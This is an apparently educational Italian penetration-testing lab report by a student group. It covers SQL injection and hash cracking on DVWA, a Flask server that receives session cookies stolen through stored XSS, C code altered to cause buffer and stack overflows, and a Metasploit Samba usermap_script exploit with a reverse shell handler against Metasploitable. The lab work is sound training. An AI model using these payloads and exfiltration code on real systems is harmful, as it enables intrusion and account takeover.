

BUILD WEEK 2

End-to-end Penetration Testing for TauUse Case reale_1_Tau

GRUPPO 2

Capogruppo: **Giovanni Cossu**

Membri:

Mariano Hanganu
Bruno Francese
Giuseppe Prezzo
Samuele Curatolo
Luca Maurella
Salvatore Frau
Andrea Pedrazzi
Vincenzo Pio Ruscillo

Web Application Exploit SQLi

Traccia giorno 1

- Recupero della password in chiaro dell'utente Pablo Picasso sulla Web Application DVWA.
- Requisiti: Livello difficoltà DVWA - LOW

IP Kali - 192.168.13.100/24

IP Metasploitable 192.168.13.150/24

Tramite Kali ci colleghiamo alla pagina **DVWA di Metasploitable**, accediamo con utente e password e impostiamo il livello della security su low.

Nella sezione **SQL Injection** procediamo ad inserire lo script per ottenere le informazioni degli utente presenti, in questo caso username e password di accesso.

The screenshot shows the DVWA SQL Injection interface. On the left is a sidebar with various exploit categories: Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main area has a text input field containing the SQL query: '1' OR 1=1 UNION SELECT user, password FROM users #. Below the input field is a 'Submit' button. The results of the query are displayed below the input field, showing multiple user entries:

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Inseriamo il seguente script.


1' OR 1=1 UNION SELECT user, password FROM users #

In questo modo otteniamo le informazioni di tutti gli utenti.


Seguendo la traccia dell'esercizio, avendoci richiesto di trovare la password di accesso di Pablo Picasso, possiamo modificare lo script e recuperare unicamente i suoi dati col seguente script: **%' and 1=1 union select user,password from users where first_name="Pablo" and last_name="Picasso"#!**.



Creo un **file di unione** dell'username e della password criptata che abbiamo ottenuto.




Come possiamo vedere la password criptata è di tipo **MD5** (contenente 32 caratteri). Attraverso l'utilizzo del tool **John The Ripper** procediamo all'ottenimento della password in chiaro.



```
(kali㉿kali)-[~/Scrivania] met: pablo
$ john -- show -- format=raw-md5 sql.txt
pablo:letmein

1 password hash cracked, 0 left
```

In alternativa possiamo utilizzare una **piattaforma online** per decriptare, come riporta la figura sotto.



In entrambi i casi le password corrispondono.

Per avere la certezza della correttezza della password che abbiamo trovato, tentiamo di accedere alla pagina DVWA ed osserviamo come effettivamente la password **letmein** corrisponda all'username **pablo**.

Modo alternativo con **sqlmap**.

Inserendo url e cookie di sessione (ottenuti tramite XSS stored) il tool ci crea una tabella con tutte le info di accesso.

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.13.150/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit#" --cookie="security=low;PHPSESSID=c232f4f516a4319e27a7ab7a81d8a7aa"
-T users --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 04:50:58 /2023-03-13/
[04:50:59] [INFO] testing connection to the target URL
[04:50:59] [INFO] checking if the target is protected by some kind of WAF/IPS
[04:50:59] [INFO] testing if the target URL content is stable
[04:50:59] [INFO] target URL content is stable
[04:50:59] [INFO] testing if GET parameter 'id' is dynamic
[04:50:59] [INFO] testing if GET parameter 'id' does not appear to be dynamic
[04:50:59] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[04:50:59] [INFO] testing for SQL injection on GET parameter 'id'
[04:50:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[04:51:40] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[04:51:40] [INFO] starting 2 processes
[04:51:43] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[04:51:45] [INFO] cracked password 'charley' for hash '8d353d75ae2c3966d7e0d4fcc69216b'
[04:51:49] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[04:51:50] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+
| user_id | user   | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+
| 1       | admin  | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin    | admin    |
| 2       | gordon | http://172.16.123.129/dvwa/hackable/users/gordon.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown   | Gordon  |
| 3       | 1337   | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d353d75ae2c3966d7e0d4fc69216b (charley) | Me      | Hack    |
| 4       | pablo  | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo   |
| 5       | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith   | Bob     |
+-----+-----+-----+-----+-----+
```

Web Application Exploit XSS

Traccia giorno 2

- Sfruttare la vulnerabilità XSS persistente su DVWA per simulare il furto e l'inoltro del cookie di sessione, di un utente lecito, ad un Web Server sotto il nostro controllo .


- Requisiti: Livello difficoltà DVWA - LOW

IP Kali - 192.168.104.100/24

IP Metasploitable - 192.168.104.150/24

I cookie dovranno essere ricevuti su Web Server in ascolto su porta 4444

Creiamo un **codice in Python** che verrà utilizzato per la ricezione nel furto dei cookie di sessione.



```
ese2.py
1 from flask import Flask, request
2 from datetime import datetime
3
4
5 app = Flask(__name__) # create instance of the app
6
7 @app.route('/') # reindirizzamento creazione file
8 def cookie():
9     # cattura dei cookie e reindirizzati sul file"cookies.txt"
10    cookie = request.args.get ('c')
11    f = open ("cookies.txt","a")
12    f.write(cookie + ' ' + str(datetime.now()) + '\n')
13    f.close ()
14
15
16 if __name__ == "__main__":
17    app.run (host = '0.0.0.0', port=4444) #0.0.0.0 - in ascolto per ogni ip
18
```

Spiegazione del codice:

```
1 from flask import Flask, request  
2 from datetime import datetime  
3  
4  
5 app = Flask(__name__) # create instance of the app
```

```
7 @app.route('/') # reindirizzamento creazione file  
8 def cookie ():  
9 # cattura dei cookie e reindirizzati sul file"cookies.txt"  
10    cookie = request.args.get ('c')  
11    f = open ("cookies.txt", "a")  
12    f.write(cookie + ' ' + str(datetime.now()) + '\n' )  
13    f.close ()
```

Qui stiamo importando le librerie necessarie per creare un'app Flask, in particolare Flask stessa e request. Stiamo anche importando la libreria datetime per poter registrare la data e l'ora attuali. Successivamente, stiamo creando un'istanza dell'app Flask con il nome dell'applicazione.

Questa sezione del codice definisce la rotta principale dell'applicazione. La funzione 'cookie' viene eseguita quando l'utente accede alla rotta principale. L'obiettivo della funzione 'cookie' è catturare il valore del cookie dal parametro di query 'c' della richiesta GET e scriverlo nel file 'cookies.txt' con la data e l'ora correnti.

L'ultima parte del codice verifica se l'applicazione viene eseguita direttamente (piuttosto che importata come modulo) e, in tal caso, avvia l'applicazione Flask. L'applicazione viene eseguita in ascolto su tutti gli indirizzi IP disponibili sulla porta 4444.

```
16 if __name__ == "__main__":  
17     app.run (host = '0.0.0.0', port=4444) #0.0.0.0 - in ascolto per ogni ip  
18
```

```

<tbody>
  <tr></tr>
  <tr>
    <td width="100">Message *</td>
    <td>
      <textarea name="mtxMessage" cols="50" rows="3" maxlength="200">
      </textarea>
    </td>
  </tr>
  <tr></tr>
</tbody>
...

```

Ci colleghiamo ora alla **pagina DVWA** ed impostiamo la security su low.

Entriamo nella sezione **XSS Stored** e proviamo ad inserire il nostro script.

Come possiamo vedere, l'inserimento dei caratteri nella sezione apposita viene bloccata superata una certa soglia.

Possiamo modificare tale parametro attraverso **l'Html** come in figura.

Vulnerability: Stored Cross Site Scripting (XSS)

Name * pippo

Message *

```
<script>document.getElementsByName("mtxMessage")[0].removeAttribute("maxlength");</script>
```

Sign Guestbook

Name: test
Message: This is a test comment.

Search HTML

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/1999/xhtml"> (scroll)
<html xmlns="http://www.w3.org/1999/xhtml"> (scroll)
  <head> (scroll)
    <body class="home"> (scroll)
      <div id="main_container"> (scroll)
        <div id="main_menu"> (scroll)
        <div id="main_body"> (scroll)
          <div class="body_padded"> (scroll)
            <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
            <div class="vulnerable_code_area"> (scroll)
              <form method="post" name="guestform" onsubmit="return validate_form(this)"> (event)
                <table width="500" cellspacing="1" cellpadding="2" border="0">
                  <tbody>
                    <tr></tr>
                    <tr>
                      <td width="100">Message *</td>
                      <td>
                        <textarea name="mtxMessage" cols="50" rows="3">
                        </textarea>
                      </td>
                    </tr>
                  </tbody>
                </table>
              </form>
            </div>
          </div>
        </div>
      </div>
    </body>
  </html>

```

Per evitare ogni volta la modifica dell'Html per poter inserire più caratteri, possiamo inserire direttamente uno script che elimini il maxlength col seguente script:

```
<script>document.getElementsByName("mtxMessage")[0].removeAttribute("maxlength");</script>
```

Ora passiamo allo script da inserire per poter ottenere i cookie di sessione.
Col seguente script non si riuscirà a vedere il testo del messaggio una volta salvato.

Vulnerability: Stored Cross Site Scripting (XSS)


Name *

Message *

Procediamo ora a far partire il codice python.
Una volta ritornati sulla pagina XSS stored, il programma ci catturerà i cookie di sessione.

```
(kali㉿kali)-[~/Scrivania] $ python ese2.py
* Serving Flask app "ese2"
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:4444
* Running on http://192.168.104.100:4444
Press CTRL+C to quit
[2023-03-13 11:43:39,807] ERROR in app: Exception on / [GET]
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/flask/app.py", line 2525, in wsgi_app
    response = self.full_dispatch_request()
  File "/usr/lib/python3/dist-packages/flask/app.py", line 1823, in full_dispatch_request
    return self.finalize_request(rv)
  File "/usr/lib/python3/dist-packages/flask/app.py", line 1842, in finalize_request
    response = self.make_response(rv)
  File "/usr/lib/python3/dist-packages/flask/app.py", line 2134, in make_response
    raise TypeError(
TypeError: The view function for 'cookie' did not return a valid response. The function either returned None or ended without a return statement.
127.0.0.1 - - [13/Mar/2023 11:43:39] "GET /?c=security=low;%20PHPSESSID=58e8ce6037ff9d060532df9a50cb991a HTTP/1.1" 500 -
```

Il programma ci restituisce a schermo il cookie 'rubato' ed inoltre creerà un file di testo chiamato cookie.txt dove inserirà il cookie con il livello di sicurezza, data e ora della cattura.



System Exploit BOF

Traccia giorno 3

Programma in allegato BW_D3_BOF.c

Descrivere il funzionamento del programma prima dell'esecuzione.

Questo è un programma in linguaggio C che chiede all'utente di inserire 10 numeri interi, li memorizza in un array, li ordina in ordine crescente utilizzando l'algoritmo di bubble sort, e infine stampa l'array ordinato.

Il programma inizia chiedendo all'utente di inserire 10 numeri interi e li memorizza nell'array "vector" tramite un ciclo "for" che utilizza la funzione "scanf". Successivamente, l'array viene stampato a video attraverso un altro ciclo "for".

Dopo aver memorizzato e stampato l'array originale, viene eseguito l'algoritmo di bubble sort per ordinare gli elementi dell'array in ordine crescente. L'algoritmo di bubble sort utilizza due cicli "for" annidati, in cui si confrontano due elementi adiacenti dell'array. Se il primo elemento è maggiore del secondo, i due elementi vengono scambiati di posizione. Questo processo viene ripetuto finché l'array risulta ordinato in modo crescente.

Infine, l'array ordinato viene stampato a video tramite un ciclo "for" che scorre gli elementi dell'array e li stampa a video con la funzione "printf".

Riprodurre ed eseguire il programma nel laboratorio.

Come possiamo vedere, l'esecuzione del programma è stata fedele alla nostra interpretazione ed alla nostra descrizione dove una volta inseriti i 10 interi, il programma ce li riporta a schermo e crea una lista crescente dei valori che abbiamo inserito.

Modifica del programma affinché ci restituisca errore di segmentazione.

```
#include <stdio.h>
int main () {
int vector [10], i, j, k;
int swap_var;

printf ("Inserire 10 interi:\n");
for ( i = 0 ; i < 10 ; i++)
{
    int c= i+1;
    printf("%d:", c);
    scanf ("%d", &vector[i*798]); //allochiamo l'input utente in uno spazio di memoria del vettore
                                //nel punto equivalente alla variabile i moltiplicata per 798
                                //andando a sovrascrivere una zona di memoria fuori dallo stack
}

printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
{
    int t= i+1;
    printf("%d: %d", t, vector[i]);
    printf("\n");
}

for (j = 0 ; j < 10 - 1; j++)
{
    for (k = 0 ; k < 10 - j - 1; k++)
    {
        if (vector[k] > vector[k+1])
        {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
        }
    }
}
```

```
(kali㉿kali)-[~/Scrivania]
$ ./BW_D3_BOF
Inserire 10 interi:
[1]:5
[2]:12
[3]:19
[4]:32
[5]:56
[6]:78
[7]:1
[8]:12345
[9]:99
[10]:66
Il vettore inserito e':
[1]: 5
[2]: 12
[3]: 19
[4]: 32
[5]: 56
[6]: 78
[7]: 1
[8]: 12345
[9]: 99
[10]: 66
Il vettore ordinato e':
[1]:1
[2]:5
[3]:12
[4]:19
[5]:32
[6]:56
[7]:66
[8]:78
[9]:99
[10]:12345
```

Andiamo a modificare l'input utente che moltiplicherà la variabile -i- andando a sovrascrivere la memoria fuori dallo Stack.

```
(kali㉿kali)-[~/Desktop]
$ ./Ese3.c
Inserire 10 interi:
[1]:123456789
[2]:123456789
[3]:123456789
[4]:123456789
[5]:123456789
zsh: segmentation fault  ./Ese3.c

(kali㉿kali)-[~/Desktop]
$
```

Come possiamo vedere dall'esecuzione del programma dopo l'inserimento di pochi numeri il programma ci riporta un **errore di segmentazione**.

In **alternativa** possiamo andare a scrivere una funzione che ci riporti un errore di segmentazione all'inizio dell'avvio del programma.

```
#include <stdio.h>

int main () {
    int vector [10], i, j, k;
    int swap_var;

    int a; //variabile di partenza

    printf ("Inserire 10 interi:\n");
    /*
     * La funzione che segue si chiama da sola (recursive function)
     * quindi crea un punto di stagnazione nell'esecuzione del codice.
     * Considerato il fatto che lo stack è limitato dal sistema, quando una
     * funzione ricorsiva non termina satira il call stack, gli indirizzi
     * delle variabili di ritorno e gli argomenti della stessa vengono immagazzinati
     * altrove sovrascrivendo l'heap, quindi causando uno stack overflow.
     */
    int StackOverflow(int b){

        int c = a + 1;      //operazione generica
        StackOverflow(c); //la funzione è ricorsiva
    }

    StackOverflow(a); //chiamata di funzione (il codice stagnerà qui)

    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }
}
```

Creazione di uno **Stack Overflow**.

```
(kali㉿kali)-[~/Desktop]
$ ./Esercizio#3.c
Inserire 10 interi:
zsh: segmentation fault  ./Esercizio#3.c

(kali㉿kali)-[~/Desktop]
$
```

Possiamo ora andare a **modificare il codice allegato**, andando ad inserire le modifiche viste prima in un'unica soluzione e **creando un menù** che ci possa far scegliere quali dei programmi andare ad eseguire.

```
1 #include <stdio.h>
2 #include <ctype.h>
3 |
4 /* Verifica che l' input inserito dall' utente sia un numero intero*/
5 int validateInput(){
6     int num = 0;
7     while (scanf(" %d", &num) != 1) {
8         printf("L'input inserito non è un numero intero! Riprova → ");
9         while(getchar() != '\n');
10    }
11    return num;
12 }
```

Verifica input utente.

```
14 /*
15 Popola l'array, dato in pasto alla funzione come parametro,
16 con numeri interi. L' altro parametro è un numero intero,
17 che verrà utilizzato per causare buffer overflow,
18 moltiplicandolo con l' indice dell' array stesso.
19 */
20 void writeArray(int num[],int l){
21 int i;
22 printf ("\nInserire 10 interi:\n");
23 for ( i = 0 ; i < 10 ; i++)
24 {
25     printf("indirizzo di memoria → [%x]",&num[i*l]);
26     printf(" posizione →[%d]:", i+1);
27     num[i*l]=validateInput();
28 }
29 }
30 }
```

Creo una visualizzazione a schermo dell'indirizzo e la posizione memoria.

```
31 /*Stampa l'array*/
32 void readArray(int num[], int l){
33 int i;
34 printf ("\nIl vettore ordinato e':\n");
35 for ( i = 0 ; i < 10 ; i++)
36 {
37     printf("[%d]: %d", i+1, num[i*l]);
38     printf("\n");
39 }
40 }
```

Stampa dell'array.

```
42 /*Ordina l'array in maniera crescente*/
43 void sort(int num[], int l){
44     int i,k,swap_var;
45     for (i = 0 ; i < 10 - 1; i++)
46     {
47         for (k = 0 ; k < 10 - i - 1; k++)
48         {
49             if (num[k*l] > num[k+1*l])
50             {
51                 swap_var=num[k*l];
52                 num[k*l]=num[k+1*l];
53                 num[k+1*l]=swap_var;
54             }
55         }
56     }
57 }
```

Ordinamento crescente dell'array.

```
59 /*Esecuzione corretta*/
60 void correct() {
61     const int k = 1; // costante usata per causare buffer overflow
62     int vector[10];
63
64     writeArray(vector,k);
65     sort(vector,k);
66     readArray(vector,k);
67
68 }
```

Parte del programma che verrà usata per il corretto funzionamento del codice.

```
70 /*Esecuzione che provoca buffer overflow*/
71 void bof() {
72     const int k=1000;
73     int vector[10];
74
75     writeArray(vector,k);
76     sort(vector,k);
77     readArray(vector,k);
78
79 }
```

Parte del programma che ci restituirà buffer overflow.

```
81 /*Esecuzione che provoca stack overflow*/
82 void stackOverflow(){
83
84     int a; //variabile di partenza
85
86     printf ("\nInserire 10 interi:\n");
87 */
88 * La funzione che segue si chiama da sola (recursive function)
89 * quindi crea un punto di stagnazione nell'esecuzione del codice.
90 * Considerato il fatto che lo stack è limitato dal sistema, quando una
91 * funzione ricorsiva non termina satira il call stack, gli indirizzi
92 * delle variabili di ritorno e gli argomenti della stessa vengono immagazzinati
93 * altrove sovrascrivendo l'heap, quindi causando uno stack overflow.
94 */
95 int StackOverflow(int b){
96
97     int c = a + 1;    //operazione generica
98     StackOverflow(c); //la funzione è ricorsiva
99 }
100
101 StackOverflow(a); //chiamata di funzione (il codice stagnerà qui)
102 }
```

Parte del programma che ci restituirà Stack overflow.

```

104 /*Menu per scegliere quale codice eseguire */
105 void menu(){
106     char choice;
107     do{
108         printf("\nScegli il programma da eseguire:\n");
109         printf("—A. Codice corretto\n");
110         printf("—B. Buffer overflow\n");
111         printf("—C. Stack overflow\n");
112         printf("—D. Esci\n");
113         printf("—>\n");
114         scanf(" %c",&choice);
115     while(toupper(choice)<'A' || toupper(choice)>'D'){      //toupper è una funzione che rende maiuscolo un carattere char
116         printf("Input Errato! Riprova ->");    //in questo caso viene utilizzato per far sì che se anche l' utente
117         scanf(" %c",&choice);                    //inserisce una lettera minuscola, viene convertita
118     }
119
120     switch (toupper(choice))
121     {
122         case 'A':
123             correct();
124             break;
125         case 'B':
126             bof();
127             break;
128         case 'C':
129             stackOverflow();
130             break;
131         case 'D':
132             break;
133     }
134
135 }while(toupper(choice)!=‘D’);
136
137
138 void main(){
139     menu();
140 }
```

Creazione del menù iniziale del programma che ci consentirà di selezionare una delle casistiche che abbiamo preso in considerazione.

Esecuzione del programma con le 3 casistiche che abbiamo preso in esame.

```

(kali㉿kali)-[~/Scrivania]
$ ./BOFbw2c
Scegli il programma da eseguire:
—A. Codice corretto
—B. Buffer overflow
—C. Stack overflow
—D. Esci
→a
Inserire 10 interi:
indirizzo di memoria → [a9616ba0] posizione →[1]:q
L'input inserito non è un numero intero! Riprova → 22
indirizzo di memoria → [a9616ba4] posizione →[2]:33
indirizzo di memoria → [a9616ba8] posizione →[3]:43
indirizzo di memoria → [a9616bac] posizione →[4]:2
indirizzo di memoria → [a9616bb0] posizione →[5]:4
indirizzo di memoria → [a9616bb4] posizione →[6]:67
indirizzo di memoria → [a9616bb8] posizione →[7]:7
indirizzo di memoria → [a9616bbc] posizione →[8]:87
indirizzo di memoria → [a9616bc0] posizione →[9]:6
indirizzo di memoria → [a9616bc4] posizione →[10]:10
Il vettore ordinato e':
[1]: 2
[2]: 4
[3]: 6
[4]: 7
[5]: 10
[6]: 22 dv.php
[7]: 33
[8]: 43
[9]: 67
[10]: 87

```

Codice corretto

Buffer Overflow

```

(kali㉿kali)-[~/Scrivania]
$ ./BOFbw2c
Scegli il programma da eseguire:
—A. Codice corretto
—B. Buffer overflow
—C. Stack overflow
—D. Esci
→c
Inserire 10 interi:
zsh: segmentation fault ./BOFbw2c

```

Stack Overflow

```

Scegli il programma da eseguire:
—A. Codice corretto
—B. Buffer overflow
—C. Stack overflow
—D. Esci
→q
Input Errato! Riprova →1
Input Errato! Riprova →2
Input Errato! Riprova →3
Input Errato! Riprova →4
Input Errato! Riprova →d

```

Input utente errato

Exploit Metasploitable con Metasploit

Traccia giorno 4

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole.
- Eseguire il comando <ifconfig> una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.
- Requisiti: IP Kali - 192.168.50.100

IP Metasploitable - 192.168.50.150

Listen port (nelle opzioni del payload) - 5555


Scansione con **nmap** della macchina target.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.50.150
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 14:58 CET
Nmap scan report for 192.168.50.150
Host is up (0.00086s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql?
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 172.56 seconds
```

L'esercizio ci richiede di fruttare una vulnerabilità sulla porta 445.

Scansione di Meta attraverso Nessus.



Una volta effettuata la scansione possiamo andare a cercare la vulnerabilità sulla porta 445 che in questo caso corrisponde a **Samba Badlook Vulnerability**.

HIGHT 7.5 Samba Badlock Vulnerability

Un server SMB in esecuzione sull'host remoto è interessato dalla vulnerabilità Badlock.

Descrizione.

La versione di Samba, un server CIFS/5MB per Linux e Unix, in esecuzione sull'host remoto è affetta da un difetto, noto come Badlock, che esiste nel Security Account Manager (SAM) e nella Local Security Authority (Domain Policy) (LSAD) a causa di una negoziazione errata del livello di autenticazione sui canali RPC (Remote Procedure Call). Un attaccante man-in-the-middle in grado di intercettare il traffico tra un client e un server che ospita un database SAM può sfruttare questa falla per forzare un downgrade del livello di autenticazione, che consente l'esecuzione di chiamate di rete Samba arbitrarie nel contesto dell'utente intercettato, come la visualizzazione o la modifica di dati sensibili sulla sicurezza nel database di Active Directory (AD) o la disabilitazione di servizi critici.

Ricerca dell'exploit attraverso MSFconsole, in questo caso samba usermap.

```
msf6 > search samba usermap
[*] No payload configured for module 'cmd/unix/reverse_netcat'
[*] Unknown command: options
[*] Options for exploit/multi/samba/usermap_script:
      Name   Current Setting  Required  Description
      LHOST  192.168.50.100  yes        The listen address (an interface may be specified)
      LPORT  4444            yes        The listen port
[*] Exploit target:
      Id  Name
```

Settiamo l'ip della macchina target e modifichiamo la porta del nostro host con la 5555.

Una volta fatto partire l'exploit, possiamo andare a recuperare varie informazioni, tra cui in questo caso la configurazione di rete col comando ifconfig.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
[*] Started reverse TCP handler on 192.168.50.100:5555
